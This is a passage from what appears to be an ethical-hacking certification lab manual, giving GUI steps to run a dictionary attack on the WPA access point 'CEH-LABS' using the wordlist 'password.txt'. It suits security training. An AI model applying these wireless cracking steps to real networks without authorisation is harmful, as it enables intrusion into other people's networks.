


Module 16 – Hacking Wireless Networks

22. The **attack Panel** window appears. A list of access points with WPA enabled appears under **Select Target Access Point**. In this task, we will crack the **CEH-LABS** WPA access point.
23. Select **CEH-LABS** from the list and click the **Browse** button present at the bottom-right corner of the window.




24. The **Select Wordlist** window appears. Navigate to the location **/home/attacker/Desktop**, and select **password.txt**. Click **Open**.



Module 16 – Hacking Wireless Networks


25. See that the selected **password.txt** file appears. Now, click the **Wi Fi Attack** button in the right pane to launch the attack.

Note: Before running the WiFi Attack, ensure that at least 1 client is connected to the target access point (here, **CEH-Labs**).

